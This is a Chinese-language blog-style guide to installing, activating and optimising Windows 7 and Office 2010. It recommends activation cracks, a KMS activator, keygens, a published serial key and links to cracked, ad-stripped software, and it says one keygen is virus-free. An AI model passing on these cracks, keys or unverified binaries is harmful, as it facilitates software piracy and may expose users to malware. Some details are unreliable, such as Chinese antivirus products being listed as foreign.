13、一直困扰我的就是进入桌面简体中文无法完全显示的问题，最后通过更新 upstate manger 选项，把所

有的更新包全部更新完毕重启以后，才能正常的更新语言包。我这边更新速度比较慢，移动线路，可能是线路

的问题，今日早上才全部更新完毕，能够正常显示简体中文语言。

115 盘下载地址：

<http://u.115.com/file/f88fba3ffc>

ubuntu10.10 引导安装制作文件.rar

windows7 系统、office 2010 vol (visio) 下载、安装、激活， 日常无广告软件使用、优化原创大集合

作者：qindao4

原创声明：未经本人允许，禁止转载本文（如需转载请联系 QQ：850551511）

本人从 09.5 月份出测试版的时候就开始喜欢上 windows7 操作系统，给我的感觉就是比 XP 强，通知区域图标做的比较人性化，最起码在安全方面就比 XP 强多了，这点是不用多说，相信各位在使用的过程中会爱上 windows7。其实我们都在想兼容性和运行速度比 XP 慢嘛？不要着急，你用了我给你推荐的软件以及优化方法，保证你运行起来不逊于 XP。以下测试都是在笔记本下进行的，要是台式机比这效果更好，上网本优化效果也是非常显著的，总之适合任何电脑使用。

1、windows7 系统安装

cn_windows_7_ultimate_x86_dvd_x15-65907(下载地址：电驴地址：<http://www.verycd.com/groups/0202/803223.topic> 本身微软官方出品了 U 盘写入 windows7 的软件，这点我就不再多说了，各位有疑问的可以单独找我（QQ：254949686）探讨，会用 U 盘写入(<http://u.115.com/file/f8f61a1dc5>

Windows7-USB-DVD-tool.zip)的这个很简单的拉，也可以使用 UltraISO 写入 U 版。安装也很简单，我在联想系列的笔记本上按 F12 进入启动选项，选择 U 启动就 OK；在新蓝的上网本是按 F11 进入启动选项，选择 U 启动；台式机更改 bios 选项，选择 U 盘为第一启动项，一般有 ZIP、ZIP+、HDD+，ZIP+兼容比较好；windows7 安装比 XP 简单，按照提供选择 C 盘，打开高级选项，选择格式化，格式化 C 盘，选择下一步安装就 OK。

2、windows7 系统激活

系统安装完毕进入一些设置选择，联网自动激活这个不要选择，其他的一一按照上面的说明操作就可以。（破解补丁下载地址：<http://u.115.com/file/f832241f7a>

[Windows7. 简体中文旗舰版下载. (MSDN 官方发布正式版原版镜像). 带破解补丁]. oem7v7.2.exe) 个人建议是先激活 windows7，再安装驱动软件，如果电脑驱动官方没有发布 windows 7 驱动，用驱动精灵更新驱动，还是不错的选择。激活软件建议使用[Windows7. 简体中文旗舰版下载. (MSDN 官方发布正式版原版镜像). 带破解补丁]. oem7v7.2 这个软件，用管理员权

限打开，按照提示操作激活，第一步操作选择 A，下一步是你要激活的 OEM，随便选择一个，并不是一一对应，软件上有说明，激活成功后提示一分钟关闭重启，重启启动完毕在安装驱动程序。

3、日常软件使用推荐

一般日常软件，笔记本用官方发布的一些日常软件，上网本就用优化版本，或者精简版的。要不在上网本运行的时候会感觉比 XP 慢一些，个人使用过程明显感觉声卡的音量明显不如 XP 高，不知道是啥原因哦。比如 QQ，最近我在使用雨晨 QQ2010 正式版（绝对无广告 <http://u.115.com/file/f8bc9efdb0>

雨晨 QQ2010 正式版（1，50，1720，0）会员去广告低内存.rar），重装完系统也可以使用，值得使用；淘宝，阿里旺旺就用官方的；输入法用搜狗的，官方下载即可，比较智能，我一直在使用，很强大哦；迅雷，(<http://u.115.com/file/f8f3949155>

Thunder5.9.23.1488.exe)那就用无广告版本的，最近在写这篇心得的时候，推荐用 MyCrack 完美去广告优化版，很不错的；暴风影音使用凌风去广告优化版(<http://u.115.com/file/f84915109d>

Storm2012_snowy2004.exe)；PPS，PPTV 那就是用 greendown.cn 绿色版本的，绝对是最佳选择；UUSee 那就选择去广告 5.18 安装版，目前使用没出现过错误，值得推荐。流星网络电视钻石版的观看流畅，不过在启动的时候有点卡。听音乐用酷狗和酷我都可以，酷狗用的比较多，用还是用无广告版本的。

<http://u.115.com/file/f82fb76563>

PPTVNoAD_VIP_JHLR_GREEN.rar (PPTV 网络电视去广告 VIP，注册个普通账户就可以看 VIP 电影)

<http://u.115.com/file/f865e542c8>

MeteorNetTV.rar（流星网络电视钻石版）

<http://u.115.com/file/f8cade6c68>

PPS_fengzhuang.rar（PPS 网络电视去广告 VIP，注册个普通账户就可以看 VIP 电影）

4、办公软件使用推荐

办公软件，上网本也可以使用 office 2010，运行速度比 office 2007 快，官方发布的 office 2010 版本有 VOL 零售版，零售版本激活比较麻烦，还得电话激活，所以建议激活 VOL 版本的，安装过程是不需要激活的，安装完毕优化，使用激活软件，激活软件使用推荐：

mini-KMS_Activator_v1.3_Office2010_VL_ENG，激活以及教程可以去我的博客上阅读 (<http://blog.sina.com.cn/inlap>)，我个人比较喜欢新鲜事物，所以我推荐使用 office 2010

版本办公软件，绘图以及统计软件那就是用 office 2010 visio VOL 版，你激活 office 的时候，安装完毕 visio 也就自动激活。

office2010 vol X86 下载地址：复制用迅雷下载

[ftp://10.72.33.20/Pub1/Software/Microsoft/Office/Office.2010/SW_DVD5_Office Professional Plus 2010 W32 ChnSimp MLF X16-52528.ISO](ftp://10.72.33.20/Pub1/Software/Microsoft/Office/Office.2010/SW_DVD5_Office_Professional_Plus_2010_W32_ChnSimp_MLF_X16-52528.ISO)

<http://u.115.com/file/f8e9b40135>

Visio2010_VOL 官方原版镜像 BT.torrent

<http://u.115.com/file/f82aa37100>

mini-KMS_Activator_v1.3_Office2010_VL_ENG.rar (office2010 激活工具)

5、杀毒软件推荐

杀毒软件我基本上都是用国外的，比如瑞星、金山、360，很少使用，这点大家可能有疑问，并不是说不好，而是说我比较喜欢国外的杀软，功能强大 CPU 暂用低。首先推荐是 avast5.0 免费版，这一款绝对是你安全防护的第一选择，永久免费哦，用个邮箱以及简单填写以下就可以免费使用，优势在于不需要你去手动去做更新和维护，暂用 CPU 最小，杀毒能力强大，误杀率非常低，有条件的可以使用 AVAST5.0 网络安全版 (<http://u.115.com/file/f8cd04f6d3>

Avast!5.0 网络安全版_KEY_20240420.rar)，有防火墙和沙盘功能；其次推荐使用麦咖啡零售版 (<http://u.115.com/file/f850860eb8>

麦咖啡简体中文零售版.rar)，最近在测试使用感觉也不错，杀毒特别强大，误杀千人不留一人，嘿嘿，不过还是可以；卡巴斯基和 NOD32，还有诺顿这些大家都有使用的就不用一一

说了，现在国外出了很多简体中文版的杀软，有兴趣的各位可以去测试一下，科魔的免费网络套装还可以的，防火墙能力世界第一。

6、小结

其实写本文时候，我们的关键点优化这一块，如何优化比 XP 运行和响应速度快呢，这是最为重要的，也避免像 XP 出现程序无响应和反应卡死等，嘿嘿，相信在阅读的很是期待哦，精彩开始咯，请看下文，呼呼。说优化，如何优化，那是需要通过测试软件得出的，这可是个人的心得哦，记得顶贴哦，嘿嘿。

7、一次性使用优化

驱动软件，日常软件，办公软件安装完毕，最好是先重启下电脑。进入桌面以后，首先推荐的一次性优化软件是 Advanced Defrag，这个软件可以在我的 115 U 盘上下载，大家要知道好软件都是需要注册的，嘿嘿，分享一下 SN 注册邮件：members@xtzj.com，注册密钥：0144-0166-0027-0040-0595-0054-9996-1714-666，运行程序，需要激活按照我给的 SN 激活，激活成功后，重启打开软件，有开始分析、开始整理、高级选项，先是磁盘碎片整理然后再进行注册表清理。磁盘整理有快速整理和深度碎片整理选项，区别那就是快速的速度快一些，深度处理碎片对盘符优化和整理比较彻底，推荐使用，这可不是吹的，这是最让我佩服的，深度碎片整理完毕，你的电脑运行速度绝对会翻倍，你使用以后就知道了，比 XP 运行都快，开机启动时间，在于加载项，禁用一些无用的会快一些。（深度整理碎片整个盘符的时间会超过 5 个小时，这个要做好心理准备，整理过程不耽误你聊天以及办公的，快速整理碎片，整个不会超过 30 分钟，整理完毕会弹出碎片整理报告）。<http://u.115.com/file/f881adec56>

AdvancedDefrag 含注册信息 SN.txt.rar

8、日常性使用优化

接下来就是我们开始 windows7 之旅啦，在使用过程中推荐一款自动清理软件 IOBIT 优化软件，有自动清理功能和对间谍程序以及错误文件扫描修复，专业版才可以有这个功能，网上很多，下个就 OK，推荐使用绿色版在 115 U 盘下载，我的同事在我的介绍下使用了一段时间，非常喜欢这一款软件，这可是日常使用的好伴侣，暂用很少的内存和 CPU，每天开机自动运行清理功能，你根本就感觉不到，你就每天不用怕我的电脑怎么变慢了咯。<http://u.115.com/file/f85990584a>

Ascsetupro.rar

9、定期使用优化

再推荐一款 windows7 优化软件，是英文版本的，嘿嘿，上面说了，好的软件都需要注册，Yamicsoft.Windows.7.Manager.v1.2.4 这一款，也可以在我 115 u 盘下载，里面也有注册机，无毒，不过需要手动打开，有一键清理功能，建议一个礼拜使用一次，对电脑运行有很大的帮助。鲁大师也不错。

以上是个人的一些 windows7 操作系统平台下的优化以及使用心得，欢迎各位多多与我交流，

<http://u.115.com/file/f874fbd238>

Yamicsoft.Windows.7.Manager.v1.2.4.Incl.Keymaker-CORE.rar

关于我们

我们是谁：

本组织名称为"绿色兵团网络技术组织"(筹),简称: 绿色兵团 ;英文名称 :Internet Security Base" ,英文简称:ISBASE ,永久网址 : www.isbase.net 我们的宗旨 : 在网络中 , 自由、平等、互助、开放、共享、免费的学习网络安全知识。

如何投稿：

如果你有好的文章愿意和大家分享 , 你可以登陆我们的论坛发表 , 同时也可以投稿给我们 , 投稿邮箱 : doc@isbase.net , 我们会在经过筛选之后选入我们的电子读物。

内容要求如下 : 1. 鼓励原创 , 也可以为转载 , 不过必须是经典文章。 2. 原创文章需要留下作者姓名 , 内容易懂 , 不含脏话、人身攻击、触犯法律的内容 , 字数不限 (无稿费等报酬)。 3. 格式 : 文章可以是HTML、DOC、TXT格式 , 如果有图请附上图 , 并压缩为RAR压缩包作为附件发送。

怎样才能下载本读物及其它学习资料：

请随时保持关注我们的论坛 : bbs.isbase.net , 我们会在读物发布的第一时间通知大家。

年刊制作小组主要负责人联系方式：

R.E.C-F22 , QQ : 123288012 , E-mail : recf22@isbase.net

乱雪 , QQ : 421559852 , E-mail : luanx@isbase.net ,

从容 , QQ : 421559852 , E-mail : conrong@isbase.net

秋天一棵树 , QQ : 76042082 , E-mail : f-tree@isbase.net ,



绿色兵团

绿色兵团

Internet Security Base

<http://www.isbase.net>

自由 平等 互助 共享

isbase.net

绿色兵团出品

[HTTP://WWW.ISBASE.NET](http://www.isbase.net)